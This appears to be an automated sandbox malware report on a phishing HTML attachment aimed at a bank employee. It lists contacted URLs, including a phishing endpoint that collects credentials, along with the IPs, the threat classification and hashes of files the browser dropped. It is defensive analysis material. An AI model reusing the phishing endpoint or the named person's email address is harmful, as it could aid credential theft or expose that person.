
| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://https://clients2.google.com/service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=85.0.4183.121&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1&x=id%3Dpkedcjkdefgpdelpbcmbmeomcjbeemfm%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1 | false | | high |
| http://https://accounts.google.com/ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard | false | | high |
| http://https://aadcdn.msftauth.net/shared/1.0/content/images/backgrounds/2_bc3d32a696895f78c19df6c717586a5d.svg | false | • URL Reputation: safe | unknown |
| http://https://lootahbf.work/prv.phpbsalazar@redriverbank.net | false | • Avira URL Cloud: safe | unknown |
| file:///C:/Users/user/Desktop/bsalazarSecuremail%23Redriverbank2602VY8-FOAT7J-SNN6eYn999.html | true | | low |
| http://https://aadcdn.msftauth.net/shared/1.0/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd.svg | false | • URL Reputation: safe | unknown |

## URLs from Memory and Binaries

| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|
| http://https://dns.google | 1ab063b0-0b11-4bdb-b1d1-979be8ed357e.tmp.1.dr, be6c1d17-8e7c-4d6f-9ca4-72d4c0fb4f09.tmp.1.dr, efd2cc8f-d662-4a18-8425-a1c45d4ccfa2.tmp.1.dr, 294193eb-34f0-46ca-bce8-0f9b73156572.tmp.1.dr | false | • URL Reputation: safe | unknown |
| http://https://github.com/google/closure-library/wiki/goog.module:-an-ES6-module-like-alternative-to-goog.p | craw_window.js.0.dr, craw_background.js.0.dr | false | | high |
| http://https://www.google.com/intl/en-US/chrome/blank.html | craw_background.js.0.dr | false | | high |
| http://https://ogs.google.com | be6c1d17-8e7c-4d6f-9ca4-72d4c0fb4f09.tmp.1.dr, 294193eb-34f0-46ca-bce8-0f9b73156572.tmp.1.dr | false | | high |
| http://https://www.google.com/images/cleardot.gif | craw_window.js.0.dr | false | | high |
| http://https://payments.google.com/payments/v4/js/integrator.js | craw_window.js.0.dr, manifest.json.0.dr | false | | high |
| http://https://sandbox.google.com/payments/v4/js/integrator.js | craw_window.js.0.dr, manifest.json.0.dr | false | | high |
| http://https://www.google.com/images/x2.gif | craw_window.js.0.dr | false | | high |
| http://https://accounts.google.com/MergeSession | craw_window.js.0.dr | false | | high |

| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|
| http://https://www.google.com | be6c1d17-8e7c-4d6f-9ca4-72d4c0fb4f09.tmp.1.dr, 294193eb-34f0-46ca-bce8-0f9b73156572.tmp.1.dr | false | | high |
| http://https://www.google.com/images/dot2.gif | craw_window.js.0.dr | false | | high |
| http://https://accounts.google.com | be6c1d17-8e7c-4d6f-9ca4-72d4c0fb4f09.tmp.1.dr, 294193eb-34f0-46ca-bce8-0f9b73156572.tmp.1.dr | false | | high |
| http://https://clients2.googleusercontent.com | be6c1d17-8e7c-4d6f-9ca4-72d4c0fb4f09.tmp.1.dr, 294193eb-34f0-46ca-bce8-0f9b73156572.tmp.1.dr | false | | high |
| http://https://apis.google.com | be6c1d17-8e7c-4d6f-9ca4-72d4c0fb4f09.tmp.1.dr, 294193eb-34f0-46ca-bce8-0f9b73156572.tmp.1.dr | false | | high |
| http://https://www.google.com/accounts/OAuthLogin?issueuberauth=1 | craw_window.js.0.dr | false | | high |
| http://https://www.google.com/ | manifest.json.0.dr | false | | high |
| http://https://www-googleapis-staging.sandbox.google.com | craw_window.js.0.dr, craw_background.js.0.dr | false | | high |
| http://https://clients2.google.com | be6c1d17-8e7c-4d6f-9ca4-72d4c0fb4f09.tmp.1.dr, 294193eb-34f0-46ca-bce8-0f9b73156572.tmp.1.dr | false | | high |
| http://https://clients2.google.com/service/update2/crx | manifest.json1.0.dr, manifest.json.0.dr | false | | high |

## World Map of Contacted IPs




## Public IPs

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 173.231.212.223 | lootahbf.work | United States | | 54641 | INMOTI-1US | false |
| 142.250.185.238 | clients.l.google.com | United States | | 15169 | GOOGLEUS | false |
| 13.107.246.60 | part-0032.t-0009.t-msedge.net | United States | | 8068 | MICROSOFT-CORP-MSN-AS-BLOCKUS | false |
| 239.255.255.250 | unknown | Reserved | | unknown | unknown | false |
| 152.199.23.37 | cs1100.wpc.omegacdn.net | United States | | 15133 | EDGECASTUS | false |
| 142.250.186.77 | accounts.google.com | United States | | 15169 | GOOGLEUS | false |

## Private

| IP |
|---|
| 192.168.2.1 |
| 192.168.2.4 |
| 192.168.2.5 |
| 192.168.2.255 |

Copyright Joe Security LLC 2022

| IP |
| --- |
| 127.0.0.1 |

## General Information

| | |
| --- | --- |
| Joe Sandbox Version: | 34.0.0 Boulder Opal |
| Analysis ID: | 626103 |
| Start date and time: 13/05/202215:49:27 | 2022-05-13 15:49:27 +02:00 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 7m 52s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | bsalazarSecuremail#Redriverbank2602VY8-FOAT7J-SNN6eYn999.html |
| Cookbook file name: | default.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Number of analysed new started processes analysed: | 14 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal56.phis.winHTML@26/116@6/11 |
| EGA Information: | Failed |
| HDC Information: | Failed |
| HCA Information: | • Successful, ratio: 100%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Found application associated with file extension: .html<br>• Adjust boot time<br>• Enable AMSI<br>• Browse: https://passwordreset.microsoftonline.com/?ru=https%3a%2f%2flogin.microsoftonline.com%2fcommon%2freprocess%3fctx%3drQIIAYWSu4vTAADGm_au1zvQO0VEEeQGBxXS5tU8Kg49m0uba5LWJO0lgyVt0jyaV9u0aTIdTo43OdwkIg4nLk4iiDffdIuLoyCIgxxOiou9v8Dlgw9-fMv321jDi2QRKkL3c3ARrtzBUKysEX0KpDQcBTEKhkANQ3AQLaM4ikCwXobQydWNrQP6258nN7_Sr3efvnn1-fzvMXDbiqJwWimV4jguBsOhPTCKg8AruZqv2775HgDOAOA7ABxlVw0flMXj7BRHCRzFSJzCcQzBYAinigrCJbzE2mqXjlSmjSgJBPEevWhKZswz7YhH5ITzOJj3VFeoWY66ZHlGhjlmyTs0xj1a8qluNbuspUijiPd4m5eqsSApy53O6Et2U6jOIgu5iGBip8av7PowmHi9MJhGR7nn2YlpRA1nFOm2WWtFCian7LSh2qbLNxGQjOtE0yL0RJtbLT1g91TIjljHpgYttGeIC7_pDQfueMF1zJDSGMVE6WqDEXFWwtvKUBLS_VQQSXjIk464GzHJqDkLU6xOmi5EJCEqzOmpk87mCYmEYrutN4ZUn9ujPTcZDagIdvpwYKhpDZwlrTFIWb3I1H1kZIug2yCEMcu0SEXq-QuC1z153JrLUoDAEYjUFTFs99vYXOt03J2eXN-btYxJzbGZVNUbEJ4ws2RB7ldHeNmtph6PonKP6gwm83A6ZQPJEbvxu1x-eaYX-Ke5y0Fo-La-HU6Coe0aZyvAj5XrhfxW4UZmO3P3GpSrFAobW5mL9nsFeLm6tEU-qDz4ufmRfvvi3q2TT4eZ09VSXVW7jiA1-qQSsIsBYcCxxPnCTuQmlkSNISTAm_N-jdEI7CFcgQ_zwGE-f5q_0qj1eFoSpSpfqz6uIT3oPA88W8t8WP-PfyeXMv8A0&mkt=en-US&hosted=0&device_platform=Windows+10 |

## Warnings

- Exclude process from analysis (whitelisted): audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Created / dropped Files have been reduced to 100
- Excluded IPs from analysis (whitelisted): 69.16.175.42, 69.16.175.10, 142.250.184.206, 142.250.185.99, 173.194.160.71, 173.194.160.72, 173.222.108.210, 142.250.186.163, 142.250.185.195, 173.194.160.73, 74.125.162.10
- Excluded domains from analysis (whitelisted): client.wns.windows.com, cds.s5x3j6q5.hwcdn.net, fs.microsoft.com, aadcdnoriginwus2.azureedge.net, ctldl.windowsupdate.com, clientservices.googleapis.com, aadcdn.msauth.net, arc.msn.com, firstparty-azurefd-prod.trafficmanager.net, r3---sn-1gi7znes.gvt1.com, r2---sn-1gi7znes.gvt1.com, r4---sn-1gi7znes.gvt1.com, redirector.gvt1.com, store-images.s-microsoft.com, login.live.com, r2.sn-1gi7znes.gvt1.com, r5---sn-4g5lzned.gvt1.com, update.googleapis.com, aadcdnoriginwus2.afd.azureedge.net, r3.sn-1gi7znes.gvt1.com, img-prod-cms-rt-microsoft-com.akamaized.net, www.gstatic.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- Report size getting too big, too many NtWriteVirtualMemory calls found.
- VT rate limit hit for: bsalazarSecuremail#Redriverbank2602VY8-FOAT7J-SNN6eYn999.html

## Simulations

### Behavior and APIs

No simulations

## Joe Sandbox View / Context

### IPs

No context

### Domains

No context

### ASNs

No context

### JA3 Fingerprints

No context

### Dropped Files

No context

## Created / dropped Files

**C:\Program Files\Google\Chrome\Application\Dictionaries\en-US-9-0.bdic**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 451603 |
| Entropy (8bit): | 5.009711072558331 |
| Encrypted: | false |
| SSDEEP: | 12288:ZHfRTyGZ6lup8Cfrvq4JBPKh+FBlESBw4p6:NfOCzvRKhGvwJ |
| MD5: | A78AD14E77147E7DE3647E61964C0335 |
| SHA1: | CECC3DD41F4CEA0192B24300C71E1911BD4FCE45 |
| SHA-256: | 0D6803758FF8F87081FAFD62E90F0950DFB2DD7991E9607FE76A8F92D0E893FA |
| SHA-512: | DDE24D5AD50D68FC91E9E325D31E66EF8F624B6BB3A07D14FFED1104D3AB5F4EF1D7969A5CDE0DFBB19CB31C506F7DE97AF67C2F244F7E7E8E10648EA8321101 |
| Malicious: | false |
| Reputation: | high, very likely benign file |
| Preview: | BDic.... ....6....".Z..4g....6.2...{/...3...5....AF 1363.AF nm.AF pt.AF n1.AF p.AF tc.AF SM.AF M.AF S.AF MS.AF MNR.AF GDS.AF MNT.AF MH.AF MR.AF SZMR.AF MJ.AF MT.AF MY.AF MRZ.AF MN.AF MG.AF RM.AF N.AF MV.AF XM.AF DSM.AF SD.AF G.AF R.AF MNX.AF MRS.AF MD.AF MNRB.AF B.AF ZSMR.AF PM.AF SMNGJ.AF SMN.AF ZMR.AF SMGB.AF MZR.AF GM.AF SMR.AF SMDG.AF RMZ.AF ZM.AF MDG.AF MDT.AF SMNXT.AF SDY.AF LSDG.AF LGDS.AF GLDS.AF UY.AF U.AF DSGNX.AF GNDSX.AF DSG.AF Y.AF GS.AF IEMS.AF YP.AF ZGDRS.AF XGNVDS.AF UT.AF GNDS.AF GVDS.AF MYPS.AF XGNDS.AF TPRY.AF MDSG.AF ZGSDR.AF DYSG.AF PMYTNS.AF AGDS.AF DRZGS.AF PY.AF GSPMDY.AF EGVDS.AF SL.AF GNXDS.AF DSBG.AF IM.AF I.AF MDGS.AF SMY.AF DSGN.AF DSLG.AF GMDS.AF MDSBG.AF SGD.AF IY.AF P.AF DSMG.AF BLZGDRS.AF TR.AF AGSD.AF ZGBDRSL.AF PTRY.AF ASDGV.AF ASM.AF ICANGSD.AF ICAM.AF IKY.AF AMS.AF PMYTRS.AF BZGVDRS.AF SDRBZG.AF GVMDS.AF PSM.AF DGLS.AF GNVXDS.AF AGDSL.AF DGS.AF XDSGNV.AF BZGDRS.AF AM.AF AS.AF A.AF LDSG.AF AGVDS.AF SDG.AF LDSMG.AF EDSMG.AF EY.AF DRSMZG.AF PRYT.AF LZ |

**C:\Users\user\AppData\Local\Google\Chrome\User Data\24daa5e9-51f7-4830-b8e1-2759578667f3.tmp**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | SysEx File - |

| | |
|---|---|
| Category: | dropped |
| Size (bytes): | 94708 |
| Entropy (8bit): | 3.7441877045551104 |
| Encrypted: | false |
| SSDEEP: | 384:pLC9lbgOX4PvVsyhkNhravFP3uB7GHHmGiVrwz91xOPDLSrApm4zwPx9JSO7rVNV:hWyFlm3iWIeThrHsnrSbKBHV1J |
| MD5: | 54064C5319FB5A3ABBF47786BFFFE844 |
| SHA1: | 5DA6C6FDDAF20FA3DCA06A491E80BF2018CB7801 |
| SHA-256: | 0B1F398FF94970866D494F5EC56F5BA04DF03DDE350DAC5DA31B3A2CCE82E4CB |
| SHA-512: | 7723AEC546AE65D4E88331CEFE52A53E19690FF0A5EB0DBED2CEDA7234AEBF03ECC3BA6018CB2D4719C955390562CD766CEFAD72F2A19E994DFDB5381A71D 83C |
| Malicious: | false |
| Reputation: | low |
| Preview: | .q.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....\8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m. |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\3b7ec284-c386-45f0-9d15-3fa716c9dbad.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 398884 |
| Entropy (8bit): | 6.026378433441607 |
| Encrypted: | false |
| SSDEEP: | 12288:/sh3XSJShixzurRDn9nfNxF4ijZVtilBv:/shnAUO0RzxxPjjt8v |
| MD5: | E525EF0595E0511557D1DA9FDE4881B3 |
| SHA1: | 5D78F1C8CBBBA46C1C0B48ECB2735FF3F4A8845D |
| SHA-256: | E0AE53468692C47E8D7A040400E1F94460E96E3390BEBD52907BC8BE0D3B8059 |
| SHA-512: | 10B8AC80387548E402D458D905C8CFB311A713D4F39A54EE4C14DD19FC2738EFC301F62B8A04F1D541CBC31148C7CAFAD24351BA2D02BCBD6EEF34E5F15C8 C1 |
| Malicious: | false |
| Reputation: | low |
| Preview: | {"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.652482252073887e+12,"network":1.652449853e+12,"ticks":211019523.0,"uncertainty":4627089.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230469591424"},"plugins":{"metadata":{"adobe-flash-player":{"disp |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\6b416a58-731d-4d16-9355-fe752272a170.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 395228 |
| Entropy (8bit): | 6.01446338292811 |
| Encrypted: | false |
| SSDEEP: | 12288:lsh3XSJShixzurRDn9nfNxF4ijZVtilBv:lshnAUO0RzxxPjjt8v |
| MD5: | B7C1D1A064D19011F2074BDBB676115F |
| SHA1: | 4554B174EE2D6F62A0A644E96CACD8ADD470B938 |
| SHA-256: | 5E130C59284025EAEEB95950738A741C437D9E4E64C4A0205BAA511DF3E9184A |
| SHA-512: | 6AE2D5063DF88E1658F30BE1853C78E67187901536EA420489964D92FD06A4A3F01ED39CB0607B0F6A0E935F722E394919DBCB5F189B69971F5AA1651962D6F9 |
| Malicious: | false |
| Reputation: | low |
| Preview: | {"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.652482252073887e+12,"network":1.652449853e+12,"ticks":211019523.0,"uncertainty":4627089.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075265799"},"policy":{"last_statistics_update":"13296955848461 |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\9bcb409f-ff59-44d0-a895-b2cbc2a0e221.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 398794 |
| Entropy (8bit): | 6.026205563468744 |
| Encrypted: | false |
| SSDEEP: | 12288:ysh3XSJShixzurRDn9nfNxF4ijZVtilBv:yshnAUO0RzxxPjjt8v |
| MD5: | 80BF48283109FA4C6AD7433CF01E9BC2 |
| SHA1: | 72CB3797B028AE9C2683F531571A7574AFA399F5 |
| SHA-256: | 3CF656146CA60EA57DECF28D60A84D099B8BA108AA10D3695DA9AEC28599F0BE |
| SHA-512: | E3DCA4C204A7E9B6C142CF6D8D52AA6ABC106B2C673CCB7B7EA8003556177A9AE5B813B1D611522DC5C5753B3FCD38A6C6E156391E24AB08BA750E9309EA8680 |
| Malicious: | false |
| Reputation: | low |
| Preview: | {"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.652482252073887e+12,"network":1.652449853e+12,"ticks":211019523.0,"uncertainty":4627089.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230469591424"},"plugins":{"metadata":{"adobe-flash-player":{"disp |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 40 |
| Entropy (8bit): | 3.3041625260016576 |
| Encrypted: | false |
| SSDEEP: | 3:FkXYDu6cR9n:+Y66cR9 |
| MD5: | 7A9D405E9218ED86C7ED3BB729DAA896 |
| SHA1: | E5BB69E833231B755B20E5A0C9B2392D8B923C66 |
| SHA-256: | D83D002DFE4F96C43A6FBF24FC7AA739945731ABDEC2AFB53EDDCE2D2D87D6AF |
| SHA-512: | F34290BF6A4B1AA63F47436C0788FC1DAC7B970A1861EF1D1891826FD3DFD0FD484A900E23A3024C19CA93DE842BF8B5BC7A5E159362A4C3A36AE8D47C8551A7 |
| Malicious: | false |
| Preview: | sdPC.....8...?E."..N_. |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\21899ed0-a729-4e73-9344-a9f9f420e522.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | very short file (no magic) |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:L:L |
| MD5: | 5058F1AF8388633F609CADB75A75DC9D |
| SHA1: | 3A52CE780950D4D969792A2559CD519D7EE8C727 |
| SHA-256: | CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8 |
| SHA-512: | 0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25F21 |
| Malicious: | false |
| Preview: | . |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\281a3ca4-5e5d-4558-8eec-0420233d7923.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 17703 |
| Entropy (8bit): | 5.577192976322554 |
| Encrypted: | false |

| | |
|---|---|
| SSDEEP: | 384:4kjtVLlBLXJ1kXqKf/pUZNCgVLH2HfDxrUzWbIC46:jLlZJ1kXqKf/pUZNCgVLH2HfdrUzWsCx |
| MD5: | BD231253D1DD83FA4A2421F69CE65E98 |
| SHA1: | 020463984B80C8CC7879476B4EA8ACD89E05AC2C |
| SHA-256: | 8F063C9BF4512F954D48CB839DBF9C2D60CE9AAC1756F398F69F2CBE2A322671 |
| SHA-512: | 19FBDA2B5C93A1F851F595172016744380D7957C2F256743BD8428A0ABF7E01C3C78EFA095CC8FAA7152BDEE9AB8F9A687682D7EE9F63594CE1F026EEF31132B |
| Malicious: | false |
| Preview: | {"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13296955848897653","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\294193eb-34f0-46ca-bce8-0f9b73156572.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 1820 |
| Entropy (8bit): | 4.896250070218391 |
| Encrypted: | false |
| SSDEEP: | 48:Y2n6qtwTCXDHyvzM3zsSjZGsSU5RLsSaESmzssS1MH1YhbxD:JnxOTCXDH+zMrjZoU5xaXKG1GyhVD |
| MD5: | D094AE1FA064D59BE02B7F593FF88F9C |
| SHA1: | 3C876047DE8918AD8023F40FF6D61A49BF4449E4 |
| SHA-256: | 935DB99EFE94CF00F576EF20D32634DF562ED2C79818E6F7861BA267D421B90C |
| SHA-512: | 38C6AC852D2F6FC0BE43B4F75ECC2AC259FABBE8B3707E0136969AD5F6D3F944AD44D11E0130C387DC9B3C6ECF14E7797AA963418505E9281C2370924D3BA17 |
| Malicious: | false |
